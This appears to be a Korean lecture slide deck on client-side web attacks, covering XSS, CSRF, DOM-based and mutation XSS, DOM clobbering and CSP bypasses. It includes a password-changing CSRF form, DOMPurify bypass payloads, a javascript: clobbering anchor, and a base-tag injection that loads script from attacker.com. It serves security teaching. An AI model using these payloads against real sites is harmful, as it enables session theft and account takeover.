
Client Side Vuln

03. XSS, CSRF

XSS (Cross Site Scripting)

- **Client Side** 취약점 중에 제일 위험하고 트리거만 된다면 공격하기 쉬운 취약점
- 웹 **Javascript**를 실행시켜 세션 탈취, 민감 정보 획득 등의 공격 수행
- 쿠키 혹은 **LocalStorage**값을 탈취하거나 사용자의 세션으로 요청을 보내게 하여 민감한 정보 탈취


XSS (Cross Site Scripting)



XSS (Cross Site Scripting)



XSS (Cross Site Scripting)



CSRF (Cross Site Request Forge)

- 교차 출처 요청 변조
- **Cookie**값을 직접적으로 얻을 수 없을 때 유용하게 사용 가능
- **js, form, img** 태그 등을 사용하여 공격 가능 (**form, img**태그는 **SOP** 정책에 관계 없이 요청 가능)
- **SOP** 정책을 우회할 시 유용하게 사용 가능
- 원하는 요청을 보낼수 있지만 응답을 받아오긴 어려움

CSRF (GET Method)

- **attacker.com source code**

```

```

CSRF (POST Method)

- **attacker.com source code**

```
<form id="attack" action="https://target.com/change_password" method="POST">
    <input type="hidden" name="name" value="admin">
    <input type="hidden" name="password" value="1234">
</form>

<script>
    document.getElementById('attack').submit()
</script>
```

Client Side Vuln

04. XSS Advanced

DOM Based XSS

- **HTML**의 문법은 태그의 집합으로 구성되어있고 이러한 태그들은 트리 구조로 객체가 형성되는데 해당 트리구조 집합을 **DOM** 구조라고 한다.
- 해당 **DOM**구조를 수정하거나 추가하는 동적 행위를 하는 **Javascript**에 악성 스크립트를 삽입하여 클라이언트의 브라우저에서 악성 스크립트가 실행되도록 하는 공격

DOM Based XSS

```
▼<form name="XSS" method="GET">
  ▼<select name="default">
    ▼<script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
        document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
        document.write("<option value='disabled' disabled='disabled'>----</option>");
      }

      document.write("<option value='English'>English</option>");
      document.write("<option value='French'>French</option>");
      document.write("<option value='Spanish'>Spanish</option>");
      document.write("<option value='German'>German</option>");

    </script>
    <option value="AISchool">AISchool</option> 
    <option value disabled="disabled">----</option> 
    <option value="English">English</option> 
    <option value="French">French</option> 
    <option value="Spanish">Spanish</option> 
    <option value="German">German</option> 
  </select>
  <input type="submit" value="Select">
</form>
```

DOM Based XSS

- lang에 '><option value='


```
▼<form name="XSS" method="GET">
  ▼<select name="default">
    ▼<script>
      if (document.location.href.indexOf("default=") >= 0) {
        var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
        document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
        document.write("<option value='disabled' disabled='disabled'>----</option>");
      }

      document.write("<option value='English'>English</option>");
      document.write("<option value='French'>French</option>");
      document.write("<option value='Spanish'>Spanish</option>");
      document.write("<option value='German'>German</option>");

    </script>
    <option value="AISchool">AISchool</option> 
    <option value disabled="disabled">----</option> 
    <option value="English">English</option> 
    <option value="French">French</option> 
    <option value="Spanish">Spanish</option> 
    <option value="German">German</option> 
  </select>
  <input type="submit" value="Select">
</form>
```

DOM Based XSS

- DOM Based XSS에서는 **<script>**문이 제대로 먹히지 않을 경우가 많음
- ****과 같이 **on**속성을 사용해야함



<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

mXSS (mutation Cross Site Scripting)

- DOM Based XSS를 방지하기 위해 다양한 **DOM Sanitizer**가 탄생하였음
- 그러나 **DOM Sanitizer**가 미처 생각하지 못한 부분을 찾아 **Sanitizer**를 **Bypass**하는 것이 mXSS의 목표

```
<script>
  const conf = {
    allowedElements: ['p', 'b', 'i', 'em', 'strong', 'a', 'ul', 'ol', 'li', 'code', 'pre', 'br', 'hr', 'img'],
    allowedAttributes: { 'a': ['href', 'rel', 'target'], 'img': ['src', 'alt', 'title'] },
    allowCustomElements: false
  };
  const sanitizer = new Sanitizer(conf);
  const frag = sanitizer.sanitizeToFragment(dirty);
  out.replaceChildren(frag);
</script>
```

mXSS (mutation Cross Site Scripting)

- <svg>, <table>, <textarea> 등의 태그 사용 시 **DOM** 규칙에 따라 태그의 순서가 변경되거나 **DOM** 파싱 규칙이 변경되는 점을 활용
- <table>
 - 허용되지 않은 태그를 앞으로 내보냄
 - <table><a> ↯ <a><table></table>
- <textarea>
 - **textarea**태그 내의 내용들을 모두 **HTML**인코딩 함(주석도 인코딩)
 - <textarea><!-- test --> ↯ <textarea> <!--test--></textarea>

mXSS (mutation Cross Site Scripting)

- 대표적으로 **DomPurify**모듈이 있음

```
<script src="/static/purify.min.js" integrity="..."></script>
<script>
    const dirty = location.hash.slice(1);
    const clean = DOMPurify.sanitize(dirty);
    document.getElementById('out').innerHTML = clean;
</script>
```

mXSS (mutation Cross Site Scripting)

- **Dompurify**의 이전 버전들에서는 **Sanitizer**를 우회할 수 있는 페이로드들이 존재함

DomPurify

Version	Payload	Credit	Additional links
2.0.0	<svg></p><style></style>">	Michał Bentkowski @SecurityMB	https://research.seum.com/dompurify-bypass-using-mxss/
2.0.17	<form><math><mtext></form><form><mglyph><style></math>">	Michał Bentkowski @SecurityMB	https://research.seum.com/mutation-xss-via-mathml-mutation-dompurify-2-0-17-bypass/
2.0.17	<math><mtext><table><mglyph><style><!--></style></mglyph>">	Gareth Heyes @garethheyes	https://portswigger.net/research/bypassing-dompurify-again-with-mutation-xss

<https://sonarsource.github.io/mxss-cheatsheet/examples/>

DOM Clobbering

- **Javascript**에서의 **DOM** 처리 방식을 이용한 공격 기법
- **Clobbering**은 의미 그대로 특정 메모리나 레지스터를 완전히 덮어쓰는 현상으로
DOM Clobbering에서는 **DOM**을 덮어쓴다는 의미
- 웹 페이지가 **Javascript** 구문에 특정 **html** 태그의 **id**속성 혹은 **name**속성을 믿고 함부로 사용할 경우
공격자가 **HTML Injection**을 통하여 **XSS**를 트리거할 수 있음
- 즉, 공격자가 만들어 놓은 **id** 혹은 **name** 속성이 기존 **DOM** 객체 및 프로퍼티와 이름이 충돌하여
Javascript 코드가 공격자가 제어하는 노드를 참조하도록 만드는 취약점

DOM Clobbering

- 가정 : **HTML** 삽입 가능, 그러나 **CSP**로 인해 **script**는 삽입 불가

```
1 <script>
2   if(window.CONFIG && window) {
3     location.href = window.CONFIG;
4   }
5 </script>
```

DOM Clobbering

-

```
1  <a id="CONFIG" href="javascript:alert(1)"></a>
2  <script>
3  |  if(window.CONFIG && window) {
4  |  |  location.href = window.CONFIG;
5  |  }
6  </script>
```

DOM Clobbering

> window.CONFIG

<



Client Side Vuln

05. CSP

CSP (Content Security Policy)

- 브라우저가 웹 페이지의 리소스를 어떻게 로드할 수 있는지를 제어하는 보안 기능
- **XSS, Click Jacking** 및 기타 코드 삽입 등 다양한 **Client-Side** 공격을 방지하기 위한 정책
- 웹 사이트가 다양한 룰을 직접 적용하여 사용할 수 있음
- **meta**태그 혹은 **response**헤더에 적용 가능
- ex) **Content-Security-Policy : default-src 'self'; script-src 'self'**

CSP (Content Security Policy)

속성	설명
default-src	기본 리소스 정책
script-src	JS 실행 허용 출처
style-src	CSS 파일 허용 출처
connect-src	fetch 등 허용 출처
base-uri	<base> 태그 출처
report-uri	CSP 위반 시 보고받을 url 출처 지정

CSP (Content Security Policy)

속성 값	설명
self	현재 자신의 origin 허용
none	아무것도 허용하지 않음
unsafe-inline	인라인 스크립트 허용
nonce-abc123	nonce 속성이 abc123인 태그에 대해서만 실행 허용

CSP Bypass - CASE 1

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <title>Document</title>
6      <!-- CSP 삽입 -->
7      <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-SECRET_NUMBER';">
8  </head>
9  <body>
10     {{test}}
11     <script nonce=SECRET_NUMBER src="/script.js"></script>
12  </body>
13  </html>
```

CSP Bypass - CASE 1

- **base** 태그 : 문서 안의 모든 상대 URL이 사용할 기준 URL을 지정
- <base href='https://attacker.com'>

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <title>Document</title>
6      <!-- CSP 삽입 -->
7      <meta http-equiv="Content-Security-Policy" content="script-src 'nonce-SECRET_NUMBER';">
8  </head>
9  <body>
10     <base href="https://attacker.com">
11     <script nonce=SECRET_NUMBER src="/script.js"></script>
12 </body>
13 </html>
```

CSP Bypass - CASE 1

The screenshot shows the Network tab of a browser developer tools interface. The timeline at the top indicates a total duration of 250 ms. Two requests are listed: 'test.html' and 'script.js'. The 'script.js' request is selected, and its details are shown in the main pane.

Name	Headers	Preview	Response	Initiator	Timing
test.html	▼ General				
script.js	▼ General		Request URL https://attacker.com/script.js Request Method GET Status Code 200 OK Referrer Policy strict-origin-when-cross-origin		
	▼ Response Headers		Access-Control-Allow-Origin http://attacker.com Cache-Control max-age=1296000 Content-Encoding gzip Content-Length 3328 Content-Type text/html; charset=UTF-8 Date Fri, 31 Oct 2025 23:33:19 GMT Expires Sat, 15 Nov 2025 23:33:19 GMT		

At the bottom of the Network tab, it says '2 requests | 351 B transferred | 351'.

CSP Bypass - CASE 2

```
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4  |<meta charset="UTF-8">
5  |<title>Document</title>
6  |<!-- CSP 삽입 -->
7  |<meta http-equiv="Content-Security-Policy" content="script-src 'self';">
8  </head>
9  <body>
10 |<script src="/script.js"></script>
11 |{{test}}
12 </body>
13 </html>
```


CSP Bypass - CASE 2

```
1  from flask import Flask, request, render_template
2  import os, base64
3
4  app = Flask(__name__)
5
6  @app.route("/")
7  def index():
8      return render_template('index.html')
9
10 @app.route("/script.js")
11 def script_js():
12     return "console.log('test');"
13
14 @app.errorhandler(404)
15 def not_found(e):
16     return f"{request.path} NOT FOUND"
17
18 if __name__ == "__main__":
19     app.run(host="0.0.0.0", port=5000)
20
```

